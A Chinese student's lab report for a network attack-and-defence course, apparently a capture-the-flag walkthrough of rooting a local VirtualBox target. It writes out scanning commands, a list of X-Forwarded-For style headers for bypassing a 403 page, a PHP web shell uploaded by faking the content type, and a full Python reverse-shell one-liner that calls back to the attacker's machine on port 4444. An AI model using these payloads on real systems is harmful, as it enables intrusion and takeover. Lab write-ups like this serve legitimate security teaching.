《网络攻防实战》实验报告

第 1 次实验：lab01

姓名：佐藤汉

学号：215220029

21 级计算机科学与技术系

邮箱：1106439334@qq.com

时间：3 h

一、实验目的

取得目标靶机的 root 权限和 2 个 flag。
我们将使用到以下攻击手段：主机发现、端口扫描、…

二、实验内容

1.使用 arp-scan 扫描靶机
Command：$ sudo arp-scan -I eth0 -l
靶机 IP 地址扫描为 10.0.2.6

```
┌──(kali㉿kali)-[~/HA/week3]
└─$ sudo arp-scan -I eth0 -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:84:81:9b, IPv4: 10.0.2.4
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1        52:54:00:12:35:00       QEMU
10.0.2.2        52:54:00:12:35:00       QEMU
10.0.2.3        08:00:27:80:6e:64       PCS Systemtechnik GmbH
10.0.2.6        08:00:27:ff:94:31       PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.051 seconds (124.82 hosts/sec). 4 responded
```

2.使用 nmap 扫描靶机 IP 的所有端口
Command：$ nmap -p- 10.0.2.6
结果扫描出 22，80 端口是开放的


```
┌──(kali㉿kali)-[~/HA/week3]
└─$ nmap -p- 10.0.2.6
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-20 12:38 UTC
Nmap scan report for 10.0.2.6
Host is up (0.00045s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 3.36 seconds
```

3.现在我们知道了 22，80 端口是开放的，那么需要对这两个端口作特征指纹和脚本扫描，取得更多信息
Command：$ nmap -p22,80 -sV -sC 10.0.2.6


```
┌──(kali㉿kali)-[~/HA/week3]
└─$ nmap -p22,80 -sV -sC 10.0.2.6
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-20 12:41 UTC
Nmap scan report for 10.0.2.6
Host is up (0.0036s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 d8:e0:99:8c:76:f1:86:a3:ce:09:c8:19:a4:1d:c7:e1 (DSA)
|   2048 82:b0:20:bc:04:ea:3f:c2:cf:73:c3:d4:fa:b5:4b:47 (RSA)
|   256 03:4d:b0:70:4d:cf:5a:4a:87:c3:a5:ee:84:cc:aa:cc (ECDSA)
|_  256 64:cd:d0:af:6e:0d:20:13:01:96:3b:8d:16:3a:d6:1b (ED25519)
80/tcp open  http    Apache httpd 2.4.10 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.10 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.53 seconds
zsh: segmentation fault  nmap -p22,80 -sV -sC 10.0.2.6
```

4.打开浏览器的 80 端口，查看靶机 80 端口的网页界面。尝试访问 robots.txt，使用 whatweb 工具查看靶机 web 应用所采用的软件架构。最后使用 dirsearch 爆破靶机 web 服务端路径，查看是否有隐藏路径或文件

（1）



（2）




（3）

```
┌──(kali㉿kali)-[~/HA/week3]
└─$ whatweb 10.0.2.6
http://10.0.2.6 [200 OK] Apache[2.4.10], Bootstrap, Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.10 (Ubuntu)], IP[10.0.2.6], JQuery, PHP[5.5.9-1ubuntu4.29], Script, X-Powered-By[PHP/5.5.9-1ubuntu4.29]
```


（4）

Command：dirsearch -u 10.0.2.6



*除了 dirsearch 还有一个暴力搜索路径的软件 gobuster，但是在这个实验里 dirsearch 就足够了

5.在上一个步骤我们暴力搜索到了一个路径为 adminstration，那么我们先访问此路径，但是发现是拒绝访问的



遇到 403 拒绝访问的绕过方法有几种

1） 旁站绕过（对域名中的主机名部分做一些替换）

2） URL 覆盖（GET -> X-Original-URL）

3） ReFerer 头部绕过

4） X 系列头部绕过

X-Originating-IP：127.0.0.1

X-Remote-IP：127.0.0.1

X-Client-IP：127.0.0.1

X-Forwarded-For：127.0.0.1

X-Forwarded-Host：127.0.0.1

X-Host：127.0.0.1


X-Custom-IP-Authorization：127.0.0.1

6.这里直接使用 X-Forwarded-For：127.0.0.1 的方法进行头部绕过。

*经过验证确实其他 X 系列头部绕过都是行不通的

另外需要设置 burpsuite 在 firefox 上作网页拦截，在拦截页面修改网页的信息，可以绕过服务器的检查。

（1）



（2）成功访问

7.可以观察到 Admin panel 界面的左栏里有 Upload file（上传文件）。自然可以想到是否可以上传 web shell 等文件来 hack 靶机。

*（现在很多 Web 应用都有过滤上传文件的功能），所以需要考虑绕过过滤的方法

1）针对文件扩展名的绕过


2）针对文件类型的绕过

3）针对文件内容的绕过


在 kali 上编写一个 shell.php 文件，内容为：

<?php $var=shell_exec($_GET['cmd']); echo $var ?>


这次直接采用第二种方法，然后通过 burpsuite 拦截请求，然后修改 content-type 内容为 image/png




上传后页面会返回一个文件上传路径



8.在靶机 IP 上输入 IP 地址加上 cmd 命令可以发现成功执行了 cmd。





这里我们会想到是否有可以返回 reverse shell 的语言环境比如 php 或 python 等等。



发现找到了 python 命令

另外还有比如 php，perl 等语言





9.有了语言环境我们就可以植入 reverseshell 命令了，这次我们直接试 pyhton 版本，cmd 如下

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.2.4",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

在这里不能忘记，在 kali 上需要用 netcat 来接听 shell，（nc -nvlp 4444）

```
┌──(kali㉿kali)-[~/HA]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.6] 56545
/bin/sh: 0: can't access tty; job control turned off
$ ls
1663676690shell.php
1663681405shell.php
1663681690shell.php
1663681741shell.php
1663681809shell.php
1663682208shell.php
1663682270shell.php
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

成功入侵靶机！

10．得到 shell 后，使用 cat /etc/passwd 发现 yousef 是可以登陆的系统

```
yousef:x:1000:1000:yousef,,,:/home/yousef:/bin/bash
```

那么直接 cd /home/yousef，但是并没有发现什么 flag

但是在/home 发现了 user.txt 文件使用 head 查看后内容如下

```
$ cd /home
$ head user.txt
c3NoIDogCnVzZXIgOiB5b3VzZWYgCnBhc3MgOiB5b3VzZWYxMjM=
```

内容看起来像是一串 base，直接用 cyberchef 破解,recipe 设为 Magic，结果得到了一个 ssh 用户名和密码

From_Base64('A-Za-z0-9+/=',true,false)	ssh : .user : yousef .pass : yousef123	Valid UTF8 Entropy: 3.63

那么在 kali 上的 cmd：$ ssh yousef@10.0.2.6,以后可以远程登录 yousef

```
┌──(kali㉿kali)-[~/HA]
└─$ ssh yousef@10.0.2.6
The authenticity of host '10.0.2.6 (10.0.2.6)' can't be establis
hed.
ED25519 key fingerprint is SHA256:J3OrMiuy5X+zdlTAYCltBBCNaN3bxT
jPbQvtPR6QSzE.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprin
t])? yes
Warning: Permanently added '10.0.2.6' (ED25519) to the list of k
nown hosts.
yousef@10.0.2.6's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic i686)

 * Documentation:  https://help.ubuntu.com/

778 packages can be updated.
482 updates are security updates.

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Dec  8 01:58:33 2020 from s
yousef@yousef-VirtualBox:~$
```

11.成功登录 yousef 用户后使用 sudo -l 查看 yousef 可以使用的命令，结果发现 yousef 可以执行所有 sudo 命令，那么我们直接 sudo -i 切换成 root 用户，发现 root 目录里的第二个 flag 文件，其内容为也是看起来像 BASE 的一串乱码，直接 cyberchef：如下截图

```
yousef@yousef-VirtualBox:/home$ sudo -l
Matching Defaults entries for yousef on yousef-VirtualBox:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr
/bin\:/sbin\:/bin

User yousef may run the following commands on yousef-VirtualBox:
    (ALL : ALL) ALL
yousef@yousef-VirtualBox:/home$ sudo -i
root@yousef-VirtualBox:~# ls
root.txt
root@yousef-VirtualBox:~# head root.txt
WW91J3ZlIGdvdCB0aGUgcm9vdCBDb25ncmF0dWxhdGlvbnMgYW55IGZlZWRiYWNr
IGNvbnRlbnQgbWUgdHdpdHRlciBAeTB1c2VmXzEx
root@yousef-VirtualBox:~#
```

From_Base64('A-Za-z0-9+/=',true,false)	You've got the root Congratulations any feedback content me twitter @y0usef_11	Valid UTF8 Entropy: 4.32

三、 实验结果

给出本次实验完成的内容，如有必要，给出截图。
第一个 flag 内容，及破解内容

flag1 →

```
$ cd /home
$ head user.txt
c3NoIDogCnVzZXIgOiB5b3VzZWYgCnBhc3MgOiB5b3VzZWYxMjM=
```

From_Base64('A-Za-z0-9+/=',true,false)	ssh : .user : yousef .pass : yousef123	Valid UTF8 Entropy: 3.63

第二个 flag 内容，及破解内容

flag2 →

```
root@yousef-VirtualBox:~# head root.txt
WW91J3ZlIGdvdCB0aGUgcm9vdCBDb25ncmF0dWxhdGlvbnMgYW55IGZlZWRiYWNr
IGNvbnRlbnQgbWUgdHdpdHRlciBAeTB1c2VmXzEx
```

From_Base64('A-Za-z0-9+/=',true,false)	You've got the root Congratulations any feedback content me twitter @y0usef_11	Valid UTF8 Entropy: 4.32

四、 实验中遇到的问题及解决方案

在植入 web shell 时，python 的 cmd 成功的用 nc 接听了回复，而且可以在任意操作
但是如果用 perl 的命令，可以接听 shell 的回复，但是除了 ls，id 等一些基本命令，无法操作靶机，比如不能 cd 到/home/yousef 或者 cat /home/user.txt 的内容

五、 实验的启示/意见和建议

附: 本次实验你总共用了多长时间？包括学习相关知识时间、完成实验内容时间、完成实验报告时间。（仅做统计用，时间长短不影响本次实验的成绩。）
3 个小时 T T